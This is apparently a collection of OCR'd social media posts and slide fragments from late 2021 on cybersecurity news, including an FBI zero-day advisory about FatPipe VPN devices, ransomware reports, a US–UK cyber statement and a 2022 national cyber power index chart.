⚠️ New @FBI forensic analysis indicated exploitation of a #zeroday vulnerability in the FatPipe MPVPN® device software going back to at least May 2021. Review the Flash for more details.

#Cybersecurity #APT #VPN #Software

> **FBI** @FBI · 1h
>
> #FBI forensic analysis indicates that an advanced persistent threat (APT) group is exploiting a zero-day vulnerability in FatPipe WARP, MPVPN, and IPVPN device software. For technical details and recommended mitigations, visit go.usa.gov/xeQN5 to read our FLASH report.

9:18 PM · 24 Nov 21 · Sprout Social

Jonathan Scott
@jonathandata1

Every carrier in the world has a backdoor built into their sim cards, the backdoor exploits a @Qualcomm vulnerability. When the sim card is installed, it writes XML properties that allow for "debugging." @SamsungMobile knows about this…They said its fixed….it's not (1/2)

677 views

8:25 PM · 19 Nov 21 · Twitter Web App


Rachel Tobac and Cybersecurity and Infrastructure Security Agency liked

Jen Easterly
@CISAJen

Adversaries don't take days off (why we all dread Friday afternoons! ☹…) Some good research from our colleagues at @cybereason. As we used to say in the Army: StayAlertStayAlive!

Cybereason @cybereason · 21h


#Ransomware attackers don't take holidays, or days off. Our latest research has found that if a significant attack occurs over the upcoming holidays, it may have devastating consequences cybr.ly/3ow8Hn0 #cybersecurity #report



7:54 PM · 18 Nov 21 · Twitter Web App

U.S. Cyber Command liked
GCHQ @GCHQ · 4h
Recently, @GCHQ Director Sir Jeremy Fleming and @UKStratCom Com Gen Sir Patrick Sanders met with @CYBERCOM_DIRNSA & @NSAGov for the Cyber Management Review – an annual forum between the 🇺🇸 & 🇬🇧 to coordinate activities against common adversaries.
Statement ⬇️
Cyber Management Review
"As like-minded allies for two centuries, the United Kingdom and the United States share a close and enduring relationship. Our two nations today face strategic threats in an interconnected, digital world that seek to undermine our shared principles, norms, and values.
GCHQ
Strategic Command
gchq.gov.uk
Cyber Management Review 2021

U.S. Cyber Command liked
GCHQ @GCHQ · 4h
Recently, @GCHQ Director Sir Jeremy Fleming and @UKStratCom Com Gen Sir Patrick Sanders met with @CYBERCOM_DIRNSA & @NSAGov for the Cyber Management Review – an annual forum between the 🇺🇸 & 🇬🇧 to coordinate activities against common adversaries.
Statement ⬇️
"We agree that strategic engagement in cyberspace is crucial to defending our way of life, by addressing these evolving threats with a full range of capabilities. To carry this out, we will continue to adapt, innovate, partner, and succeed against evolving threats in cyberspace.
GCHQ
Strategic Command
gchq.gov.uk
Cyber Management Review 2021


U.S. Cyber Command liked
GCHQ @GCHQ · 4h
Recently, @GCHQ Director Sir Jeremy Fleming and @UKStratCom Com Gen Sir Patrick Sanders met with @CYBERCOM_DIRNSA & @NSAGov for the Cyber Management Review – an annual forum between the 🇺🇸 & 🇬🇧 to coordinate activities against common adversaries.
Statement ⬇️
"We will achieve this by planning enduring combined cyberspace operations that enable a collective defence and deterrence and impose consequences on our common adversaries who conduct malicious cyber activity.
GCHQ
Strategic Command
gchq.gov.uk
Cyber Management Review 2021

U.S. Cyber Command liked
GCHQ @GCHQ · 4h
Recently, @GCHQ Director Sir Jeremy Fleming and @UKStratCom Com Gen Sir Patrick Sanders met with @CYBERCOM_DIRNSA & @NSAGov for the Cyber Management Review – an annual forum between the 🇺🇸 & 🇬🇧 to coordinate activities against common adversaries.
Statement ⬇️
"As democratic cyber nations, the UK and US are committed to doing so in a responsible way in line with international law and norms, setting the example for responsible state behaviour in cyberspace."
GCHQ
Strategic Command
gchq.gov.uk
Cyber Management Review 2021

Lauren Zabierek #ShareTheMicInCyber liked

Cyber Statecraft
@CyberStatecraft

As @GrahamKennis @Laura_K_Bate & @MarkCMontgomery write in @lawfareblog, cybercrime is an escalating global threat. Thus, the US "must rely on coalitions of like-minded allies and partners to construct a durable, proactive multilateral effort."

Agile Multilateralism Is Needed to Address Cybercrime Safe Havens
lawfareblog.com

2:44 AM · 19 Nov 21 · Twitter Web App

Thread

17 69 150


FBI @FBI · 1d
When the U.S. government works together with our foreign partners and the private sector, we impose consequences on #cybercriminals and prevent future #cyberattacks. Together, we can create safety, security, and confidence in our digitally connected world.

fbi.gov
Cyber Crime | Federal Bureau of Investigation

Cyber Security Feed Retweeted

twelvesec
@twelvesec

#Hackers are impersonating #cybersecurity firm #Proofpoint to trick victims into providing #Microsoft Office 365 and #Gmail credentials.
buff.ly/3bSLgOJ



10:37 AM · 09 Nov 21 · Buffer

The RAGE X
@theragex

German ransomware attack hits company serving over 21k healthcare institutions

Medatixx medical software company is warning all customers to change their passwords after a major ransomware attack disabled their internal systems.

2:32 AM · 10 Nov 21 · Twitter for iPhone

Cyber Security Feed Retweeted
Jonathan Arena
@jfarena
“By 2025, cyber attackers will have weaponized operational technology environments to successfully harm or kill humans.”
#cyberattacks #cybersecurity #cybercrime #cyberwarfare #technology
Posted on LinkedIn
Jonathan Arena, CISSP, ITIL, CSM on LinkedIn: Could Death by Malware Becom...
linkedin.com
2:11 AM · 18 Nov 21 · LinkedIn

Tweet
The RAGE X liked
EndGameWW3
@EndGameWW3
Like I said on my show last night, Cyber attacks are the new nuclear weapon...
CIS Security Services @SecurityCIS · 2h
❗ The massive cyber attack hit the resources of the government and the military in Ukraine, Latvia, Lithuania, Poland and Germany.
#Europe #Ukraine
11:18 PM · 16 Nov 21 · Twitter Web App
41 Retweets 2 Quote Tweets 224 Likes

Tweet

CIS Security Services
@SecurityCIS

❗ The massive cyber attack hit the resources of the government and the military in Ukraine, Latvia, Lithuania, Poland and Germany.
#Europe #Ukraine

11:14 PM · 16 Nov 21 · Twitter for iPhone

Cyber Security News Retweeted


Hiroyuki Onishi
@noikeanolife

Why #Cyberresilience🔐over #Cybersecurity💢#WEF bit.ly/31yd88X #ITsec #DataBreach #DevSecOps #GDPR #Malware #InfoSec #Ransomware #DataProtection #AI #CyberCrime #Security #CyberRisk #BigData #Phishing #CIOs #DataManagement #Malware #RiskManagement #DigitalTransformation

5:25 AM · 16 Nov 21 · Twitter Web App

Forbes @Forbes

Exclusive: A Cyber Mercenary Is Hacking The Google And Telegram Accounts Of Presidential Candidates, Journalists And Doctors forbes.com/sites/thomasbr...




5:05 PM · 10 Nov 21 · Forbes Botstream

NCSC UK liked


Jen Easterly @CISAJen

I've said it before, and I'll say it again: Enabling multi-factor authentication makes you 99% less likely to get hacked.


Enable MFA! Here's more info: cisa.gov/publication/mu...




1:56 AM · 10 Nov 21 · Sprout Social


SOC Functional Areas
Join Siemplify's Community
Steering Committee
Command Center
Monitoring
Threat Intelligence
Incident Handling
Forensics
Self-Assessment
MONTANCE®
Siemplify
Slide 4

A Couple Of Observations








- Critical infrastructure is not just government owned infrastructure
  - First though when saying "critical infrastructure"?
- The types of attacks
  - DDoS
  - Ransomware (via spear-phishing)
  - Exploiting vulnerabilities
  - Supply chain attacks
- The types of threat actors
  - Nation state actors
  - Cybercriminals
- The goal of the attacks
  - Financial
  - Data theft
  - Remote access/control
  - Disruption / Destruction
  - Prep for future conflict?

CATO NETWORKS

Cyber Threat Intelligence Informed Cyber Security Services





cyberlaw.ccdcoe.org
International Cyber Law in Practice: Interactive Toolkit
About the project
Featured incident
Quick links
Cyber law scenarios
Behind the scenes
NÚKIB
ICRC
CCDCOE
EXETER
WUHAN UNIVERSITY


NATIONAL CYBER POWER INDEX
2022
Measuring cyber power is a complex and nuanced process. Methodologies used to assess cyber power of individual states are also evolving. This visual represents a snapshot captured by Harvard University in 2022.
In a first step, a country's capabilities to exert cyber power are gauged by eight sub-indicators (from 0 to 100). In a second step, these capabilities are weighted according to a country's intent to leverage specific capabilities (from 0 to 1).
Sub-indicators
Norms
100
50
0
Financial
Offense
Surveillance
Information control
Intelligence
Defence
Commerce
How to read
Cyber power capability
Cyber power score (Capability weighed by intent)
United States
China
Russia
United Kingdom
Australia
Netherlands
Vietnam
South Korea
France
Iran
Germany
Ukraine
Canada
North Korea
Spain
Japan
Singapore
New Zealand
Israel
Sweden
Saudi Arabia
Switzerland
Turkey
Egypt
Estonia
India
Italy
Malaysia
Lithuania
Brazil
euiss
Data: Harvard, NCPI, 2022

